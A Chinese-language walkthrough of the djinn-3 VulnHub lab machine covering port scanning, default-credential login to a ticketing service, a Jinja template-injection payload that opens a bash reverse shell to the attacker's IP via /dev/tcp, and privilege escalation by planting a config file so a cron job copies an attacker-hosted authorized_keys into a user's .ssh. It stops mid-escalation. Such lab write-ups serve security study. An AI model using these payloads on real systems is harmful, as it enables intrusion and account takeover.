免责声明:本文记录的是 djinn-3 渗透测试靶机 的解题过程,所有操作均在 本地授权环境 中进行。内容仅供 网络安全学习与防护研究 使用,请勿用于任何非法用途。读者应遵守《网络安全法》及相关法律法规,自觉维护网络空间安全。
环境:
https://download.vulnhub.com/djinn/djinn3.tar.gz
描述
-
等级:中级
-
旗帜:root.txt
-
描述:该机器兼容VirtualBox和VMWare。DHCP 会自动分配一个 IP。你会在登录界面看到IP地址。你必须阅读根标志。
一、信息收集
1、探测目标IP地址
arp-scan -l #探测当前网段的所有ip地址┌──(root㉿kali)-[~]
└─# arp-scan -l #探测当前网段的所有ip地址
Interface: eth0, type: EN10MB, MAC: 08:00:27:63:b0:05, IPv4: 192.168.5.11
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.5.1 0a:00:27:00:00:04 (Unknown: locally administered)
192.168.5.2 08:00:27:40:1c:42 PCS Systemtechnik GmbH
192.168.5.13 08:00:27:4b:6a:64 PCS Systemtechnik GmbH
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.935 seconds (132.30 hosts/sec). 3 responded
nmap -sP 192.168.5.0/24┌──(root㉿kali)-[~]
└─# nmap -sP 192.168.5.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-25 07:15 -0500
Nmap scan report for 192.168.5.1
Host is up (0.00015s latency).
MAC Address: 0A:00:27:00:00:04 (Unknown)
Nmap scan report for 192.168.5.2
Host is up (0.00012s latency).
MAC Address: 08:00:27:40:1C:42 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.5.13
Host is up (0.00013s latency).
MAC Address: 08:00:27:4B:6A:64 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.5.11
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.91 seconds
目标IP:192.168.5.132、探测目标IP开放端口
nmap -sV -p- 192.168.5.13┌──(root㉿kali)-[~]
└─# nmap -sV -p- 192.168.5.13
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-25 07:16 -0500
Nmap scan report for 192.168.5.13
Host is up (0.000064s latency).
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http lighttpd 1.4.45
5000/tcp open http Werkzeug httpd 1.0.1 (Python 3.6.9)
31337/tcp open Elite?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port31337-TCP:V=7.98%I=7%D=2/25%Time=699EE828%P=x86_64-pc-linux-gnu%r(N
SF:ULL,A,"username>\x20")%r(GetRequest,2A,"username>\x20password>\x20authe
SF:ntication\x20failed\n")%r(SIPOptions,2A,"username>\x20password>\x20auth
SF:entication\x20failed\n")%r(GenericLines,2A,"username>\x20password>\x20a
SF:uthentication\x20failed\n")%r(HTTPOptions,2A,"username>\x20password>\x2
SF:0authentication\x20failed\n")%r(RTSPRequest,2A,"username>\x20password>\
SF:x20authentication\x20failed\n")%r(RPCCheck,1A9,"username>\x20Traceback\
SF:x20\(most\x20recent\x20call\x20last\):\n\x20\x20File\x20\"/opt/\.tick-s
SF:erv/tickets\.py\",\x20line\x20105,\x20in\x20<module>\n\x20\x20\x20\x20m
SF:ain\(\)\n\x20\x20File\x20\"/opt/\.tick-serv/tickets\.py\",\x20line\x209
SF:3,\x20in\x20main\n\x20\x20\x20\x20username\x20=\x20input\(\"username>\x
SF:20\"\)\n\x20\x20File\x20\"/usr/lib/python3\.6/codecs\.py\",\x20line\x20
SF:321,\x20in\x20decode\n\x20\x20\x20\x20\(result,\x20consumed\)\x20=\x20s
SF:elf\._buffer_decode\(data,\x20self\.errors,\x20final\)\nUnicodeDecodeEr
SF:ror:\x20'utf-8'\x20codec\x20can't\x20decode\x20byte\x200x80\x20in\x20po
SF:sition\x200:\x20invalid\x20start\x20byte\n")%r(DNSVersionBindReqTCP,A,"
SF:username>\x20")%r(DNSStatusRequestTCP,A,"username>\x20")%r(Help,14,"use
SF:rname>\x20password>\x20")%r(SSLSessionReq,1B1,"username>\x20Traceback\x
SF:20\(most\x20recent\x20call\x20last\):\n\x20\x20File\x20\"/opt/\.tick-se
SF:rv/tickets\.py\",\x20line\x20105,\x20in\x20<module>\n\x20\x20\x20\x20ma
SF:in\(\)\n\x20\x20File\x20\"/opt/\.tick-serv/tickets\.py\",\x20line\x2093
SF:,\x20in\x20main\n\x20\x20\x20\x20username\x20=\x20input\(\"username>\x2
SF:0\"\)\n\x20\x20File\x20\"/usr/lib/python3\.6/codecs\.py\",\x20line\x203
SF:21,\x20in\x20decode\n\x20\x20\x20\x20\(result,\x20consumed\)\x20=\x20se
SF:lf\._buffer_decode\(data,\x20self\.errors,\x20final\)\nUnicodeDecodeErr
SF:or:\x20'utf-8'\x20codec\x20can't\x20decode\x20byte\x200xd7\x20in\x20pos
SF:ition\x2013:\x20invalid\x20continuation\x20byte\n")%r(TerminalServerCoo
SF:kie,1B0,"username>\x20Traceback\x20\(most\x20recent\x20call\x20last\):\
SF:n\x20\x20File\x20\"/opt/\.tick-serv/tickets\.py\",\x20line\x20105,\x20i
SF:n\x20<module>\n\x20\x20\x20\x20main\(\)\n\x20\x20File\x20\"/opt/\.tick-
SF:serv/tickets\.py\",\x20line\x2093,\x20in\x20main\n\x20\x20\x20\x20usern
SF:ame\x20=\x20input\(\"username>\x20\"\)\n\x20\x20File\x20\"/usr/lib/pyth
SF:on3\.6/codecs\.py\",\x20line\x20321,\x20in\x20decode\n\x20\x20\x20\x20\
SF:(result,\x20consumed\)\x20=\x20self\._buffer_decode\(data,\x20self\.err
SF:ors,\x20final\)\nUnicodeDecodeError:\x20'utf-8'\x20codec\x20can't\x20de
SF:code\x20byte\x200xe0\x20in\x20position\x205:\x20invalid\x20continuation
SF:\x20byte\n");
MAC Address: 08:00:27:4B:6A:64 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.20 seconds
端口:22、80、5000、313373、目录探测
dirsearch -u http://192.168.5.13┌──(root㉿kali)-[~]
└─# dirsearch -u http://192.168.5.13
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /root/reports/http_192.168.5.13/_26-02-25_07-18-33.txt
Target: http://192.168.5.13/
[07:18:33] Starting:
[07:18:33] 403 - 345B - /.dep.inc
[07:18:33] 403 - 345B - /.env~
[07:18:34] 403 - 345B - /.gitignore~
[07:18:34] 403 - 345B - /.inc
[07:18:35] 403 - 345B - /.ssh/id_rsa.key~
[07:18:35] 403 - 345B - /.ssh/id_rsa.priv~
[07:18:35] 403 - 345B - /.ssh/id_rsa.pub~
[07:18:35] 403 - 345B - /.ssh/id_rsa~
[07:18:35] 403 - 345B - /.ssh/know_hosts~
[07:18:35] 403 - 345B - /.travis.yml~
[07:18:36] 403 - 345B - /_config.inc
[07:18:38] 403 - 345B - /admin/includes/configure.php~
[07:18:41] 403 - 345B - /adovbs.inc
[07:18:41] 403 - 345B - /app/config/database.yml~
[07:18:42] 403 - 345B - /auth.inc
[07:18:42] 403 - 345B - /backup.inc
[07:18:42] 403 - 345B - /backups.inc
[07:18:43] 403 - 345B - /cabal.project.local~
[07:18:44] 403 - 345B - /common.inc
[07:18:44] 403 - 345B - /conf.inc.php~
[07:18:44] 403 - 345B - /config.inc.php~
[07:18:44] 403 - 345B - /config.inc
[07:18:44] 403 - 345B - /config.inc~
[07:18:45] 403 - 345B - /config.local.php~
[07:18:45] 403 - 345B - /config.php.inc
[07:18:45] 403 - 345B - /config.php.inc~
[07:18:45] 403 - 345B - /config.php~
[07:18:45] 403 - 345B - /config/config.inc
[07:18:45] 403 - 345B - /config/db.inc
[07:18:45] 403 - 345B - /config/database.yml~
[07:18:45] 403 - 345B - /config/settings.inc
[07:18:45] 403 - 345B - /configuration.inc.php~
[07:18:45] 403 - 345B - /configuration.php~
[07:18:45] 403 - 345B - /configuration~
[07:18:45] 403 - 345B - /config~
[07:18:45] 403 - 345B - /conf~
[07:18:45] 403 - 345B - /connect.inc
[07:18:46] 403 - 345B - /database.inc
[07:18:46] 403 - 345B - /database.yml~
[07:18:46] 403 - 345B - /database_credentials.inc
[07:18:46] 403 - 345B - /db.inc
[07:18:46] 403 - 345B - /debug.inc
[07:18:47] 403 - 345B - /dump.inc
[07:18:49] 403 - 345B - /globals.inc
[07:18:50] 301 - 0B - /images -> http://192.168.5.13/images/
[07:18:50] 403 - 345B - /images/
[07:18:50] 403 - 345B - /inc/config.inc
[07:18:50] 403 - 345B - /includes/configure.php~
[07:18:50] 403 - 345B - /includes/adovbs.inc
[07:18:50] 403 - 345B - /includes/bootstrap.inc
[07:18:50] 403 - 345B - /index.inc
[07:18:51] 403 - 345B - /index.php~
[07:18:51] 403 - 345B - /index~
[07:18:51] 403 - 345B - /install.inc
[07:18:52] 403 - 345B - /localsettings.php~
[07:18:56] 403 - 345B - /php.ini~
[07:19:00] 403 - 345B - /revision.inc
[07:19:00] 403 - 345B - /sample.txt~
[07:19:01] 403 - 345B - /settings.php~
[07:19:02] 403 - 345B - /sql.inc
[07:19:08] 403 - 345B - /wp-config.inc
[07:19:08] 403 - 345B - /wp-config.php.inc
[07:19:08] 403 - 345B - /wp-config.php~
Task Completed4、框架识别

whatweb -v http://192.168.5.13/┌──(root㉿kali)-[~]
└─# whatweb -v http://192.168.5.13/
WhatWeb report for http://192.168.5.13/
Status : 200 OK
Title : Custom-ers
IP : 192.168.5.13
Country : RESERVED, ZZ
Summary : HTTPServer[lighttpd/1.4.45], lighttpd[1.4.45]
Detected Plugins:
[ HTTPServer ]
HTTP server header string. This plugin also attempts to
identify the operating system from the server header.
String : lighttpd/1.4.45 (from server string)
[ lighttpd ]
Lightweight open-source web server.
Version : 1.4.45
Website : http://www.lighttpd.net/
HTTP Headers:
HTTP/1.1 200 OK
Vary: Accept-Encoding
Content-Encoding: gzip
Last-Modified: Tue, 19 May 2020 14:46:41 GMT
ETag: "3088334299"
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 701
Connection: close
Date: Wed, 25 Feb 2026 12:23:31 GMT
Server: lighttpd/1.4.45
技术指纹分析

1. 服务框架
Werkzeug/1.0.1:Python WSGI工具库(常用于Flask开发服务器)。
Python 3.6.9:较旧版本(2019年发布),存在潜在漏洞(如CVE-2021-3177)。
Bootstrap:前端框架(版本未知,需进一步探测)。

2. 关键特征
无标题页面:可能为未完成的后台接口或调试入口。
Server头部泄露:明确暴露技术栈(攻击者可针对性利用)。

3. 服务推测
运行 Flask开发服务器(默认端口5000 + Werkzeug组合)。
可能处于 调试模式(若开启debug=True,存在RCE风险)。
搜索网站技术栈存在的公开exp
二、漏洞利用
1、信息搜集
访问5000端口看看

这是一个任务或问题跟踪列表,常见于项目管理工具(如Jira、GitHub Issues等)。并且提到了一个默认用户guest。
再访问31337端口看看,账户密码均为guest
nc 192.168.5.13 31337
guest/guest┌──(root㉿kali)-[~]
└─# nc 192.168.5.13 31337
username> guest
password> guest
Welcome to our own ticketing system. This application is still under
development so if you find any issue please report it to mail@mzfr.me
Enter "help" to get the list of available commands.
>
网络连接行为
nc 192.168.23.243 31337 # 通过netcat连接目标IP的31337端口
username> guest # 使用默认用户guest登录
password> guest # 使用默认密码guest登录成功
31337端口:非常见端口,可能为自定义服务(如隐藏的管理接口或漏洞利用点)。
默认凭证:guest:guest 未移除(对应任务列表中的 #4567 未完成)。
系统特征
自称是「开发中的票务系统」,提示报告问题至 mail@mzfr.me。
支持命令行交互(help 查看命令列表)。
5000端口关联
5000端口通常用于开发环境(如Flask/Django调试模式、Docker注册表)。
结合31337端口的未授权访问,可能形成 横向渗透路径:
通过31337端口获取初始权限 → 探测内网5000端口的服务 → 进一步利用漏洞。
攻击面分析:开发环境暴露
5000端口服务推测:
运行未授权API(如Swagger UI、GraphQL)。
调试模式开启的Web框架(如Flask debug=True,可能触发RCE)。
利用链示例:
# 通过31337端口获取shell后,探测本地服务
curl http://localhost:5000/management # 尝试访问管理接口help看看可以使用的命令
> help

        help        Show this menu
        update      Update the ticketing software
        open        Open a new ticket
        close       Close an existing ticket
        exit        Exit

> CLI功能与潜在攻击面分析
1. 可用命令解析
help:显示菜单,无直接风险。
update:更新票务软件(高危操作,可能触发远程代码执行或文件覆盖)。
open:创建新工单(可能涉及用户输入注入漏洞)。
close:关闭工单(需ID参数,可能存在逻辑漏洞)。
exit:退出系统。
2. 初步安全测试方向
命令参数注入(如open或close的参数是否未过滤)。
update命令的更新源验证(是否允许任意URL下载或本地路径劫持)。
会话持久化漏洞(如通过工单内容注入恶意代码触发后端解析)。2、exp
a、搜索
searchsploit Werkzeug

searchsploit -m 43905.py┌──(root㉿kali)-[~]
└─# searchsploit Werkzeug
---------------------------------------------------------------------------------------- ---------------------------------
Exploit Title | Path
---------------------------------------------------------------------------------------- ---------------------------------
Pallets Werkzeug 0.15.4 - Path Traversal | python/webapps/50101.py
Werkzeug - 'Debug Shell' Command Execution | multiple/remote/43905.py
Werkzeug - Debug Shell Command Execution (Metasploit) | python/remote/37814.rb
---------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
┌──(root㉿kali)-[~]
└─# searchsploit -m 43905.py
Exploit: Werkzeug - 'Debug Shell' Command Execution
URL: https://www.exploit-db.com/exploits/43905
Path: /usr/share/exploitdb/exploits/multiple/remote/43905.py
Codes: N/A
Verified: False
File Type: Python script, ASCII text executable
Copied to: /root/43905.py漏洞利用没有成功,可能需要手动测试(在31337端口上)
b、利用
这里反弹shell选择bash进行反弹,然后修改payload,在终端上新建票据
{{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("/bin/bash -c 'bash -i >& /dev/tcp/192.168.5.11/4444 0>&1'")|attr("read")()}}┌──(root㉿kali)-[~]
└─# nc 192.168.5.13 31337
username> guest
password> guest
Welcome to our own ticketing system. This application is still under
development so if you find any issue please report it to mail@mzfr.me
Enter "help" to get the list of available commands.
> help
help Show this menu
update Update the ticketing software
open Open a new ticket
close Close an existing ticket
exit Exit
>
Wrong choice of words
>
Wrong choice of words
> open
Title: getshell
Description: {{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("/bin/bash -c 'bash -i >& /dev/tcp/192.168.5.11/4444 0>&1'")|attr("read")()}}
> 然后在访问5000端口开放的http服务,刷新一下出现新的链接进行点击。

┌──(root?kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.5.11] from (UNKNOWN) [192.168.5.13] 33600
bash: cannot set terminal process group (538): Inappropriate ioctl for device
bash: no job control in this shell
www-data@djinn3:/opt/.web$
成功getshell
三、权限提升
1、显示所有系统信息
www-data@djinn3:/opt/.web$ uname -a
uname -a
Linux djinn3 4.15.0-101-generic #102-Ubuntu SMP Mon May 11 10:07:26 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
www-data@djinn3:/opt/.web$

www-data@djinn3:/opt/.web$
2、显示 LSB(Linux Standard Base)发行版信息
www-data@djinn3:/opt/.web$ lsb_release -a
lsb_release -a
No LSB modules are available.
Distributor ID:	Ubuntu
Description:	Ubuntu 18.04.4 LTS
Release:	18.04
Codename:	bionic
www-data@djinn3:/opt/.web$
发现存在其他用户
www-data@djinn3:~$ ls /home
ls /home
jack
mzfr
saint
www-data@djinn3:~$

www-data@djinn3:~$
3、查询saint用户的文件
www-data@djinn3:~$ find / -user saint 2>/dev/null
find / -user saint 2>/dev/null
/home/saint
/opt/.configuration.cpython-38.pyc
/opt/.syncer.cpython-38.pyc
www-data@djinn3:~$
将文件都下载到本地分析
目标:
cp /opt/.configuration.cpython-38.pyc /tmp/

cp /opt/.syncer.cpython-38.pyc /tmp/

cd /tmp

python3 -m http.server 8080
kali:
wget http://192.168.5.13:8080/.configuration.cpython-38.pyc

wget http://192.168.5.13:8080/.syncer.cpython-38.pyc
然后拖到浏览器里面进行在线反编译
# Version : Python 3.8
import os
import sys
import json
from glob import glob
from datetime import datetime as dt

class ConfigReader:
    config = None
    def read_config(path):
        '''Reads the config file
        '''
        config_values = { }
    # WARNING: Decompyle incomplete
    read_config = staticmethod(read_config)
    def set_config_path():
        '''Set the config path
        '''
        files = glob('/home/saint/*.json')
        other_files = glob('/tmp/*.json')
        files = files + other_files
        try:
            if len(files) > 2:
                files = files[:2]
            file1 = os.path.basename(files[0]).split('.')
            file2 = os.path.basename(files[1]).split('.')
            if file1[-2] == 'config' and file2[-2] == 'config':
                a = dt.strptime(file1[0], '%d-%m-%Y')
                b = dt.strptime(file2[0], '%d-%m-%Y')
            if b < a:
                filename = files[0]
            else:
                filename = files[1]
        finally:
            pass
        except Exception:
            sys.exit(1)
        return filename
set_config_path = staticmethod(set_config_path)# Version : Python 3.8
from configuration import *
from connectors.ftpconn import *
from connectors.sshconn import *
from connectors.utils import *
def main():
'''Main function
Cron job is going to make my work easy peasy
'''
configPath = ConfigReader.set_config_path()
config = ConfigReader.read_config(configPath)
connections = checker(config)
if 'FTP' in connections:
ftpcon(config['FTP'])
elif 'SSH' in connections:
sshcon(config['SSH'])
elif 'URL' in connections:
sync(config['URL'], config['Output'])
if __name__ == '__main__':
main()根据这两个python程序的源码,在/tmp下新建一个文件,文件名字为29-06-2020.config.json,内容如下,本地服务器的authorized_keys文件的内容是使用ssh-keygen生成的id_rsa.pub文件内容
目标:
cat > /tmp/29-06-2020.config.json << 'EOF'
{
    "URL": "http://192.168.5.11/authorized_keys",
    "Output": "/home/saint/.ssh/authorized_keys"
}
EOF
所以前提条件是还需要生成kali的公钥authorized_keys
ssh-keygen

ls -la /root/.ssh

cp /root/.ssh/id_ed25519.pub .

mv id_ed25519.pub authorized_keys

cd /root/.ssh/┌──(root㉿kali)-[~]
└─# ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:s3bZF/AUoAlGyW7XiZS/zqTErtX8q7xBijWGxP5jqZo root@kali
The key's randomart image is:
+--[ED25519 256]--+
| o+. .... |
| oo.oo . |
| .o.o+... |
| oo.o ++ |
| .So+ ..o |
| BoXo . |
| +oX== . |
| o =ooo+ |
| E.o. +oo. |
+----[SHA256]-----+
┌──(root㉿kali)-[~]
└─# ls -la /root/.ssh
总计 36
drwx------ 3 root root 4096 2月25日 07:44 .
drwx------ 18 root root 4096 2月25日 07:40 ..
drwx------ 2 root root 4096 2月23日 07:11 agent
-rw------- 1 root root 399 2月25日 07:44 id_ed25519
-rw-r--r-- 1 root root 91 2月25日 07:44 id_ed25519.pub
-rw------- 1 root root 1811 2月13日 09:24 id_rsa
-rw-r--r-- 1 root root 391 2月13日 09:24 id_rsa.pub
-rw------- 1 root root 2894 2月23日 23:40 known_hosts
-rw------- 1 root root 2672 2月23日 23:40 known_hosts.old
┌──(root㉿kali)-[~]
└─# cp /root/.ssh/id_ed25519.pub .
┌──(root㉿kali)-[~]
└─# ls
43905.py 49571.py GitHack-master GitHack-master.zip hash.txt id_ed25519.pub reports
┌──(root㉿kali)-[~]
└─# mv id_ed25519.pub authorized_keys
┌──(root㉿kali)-[~]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
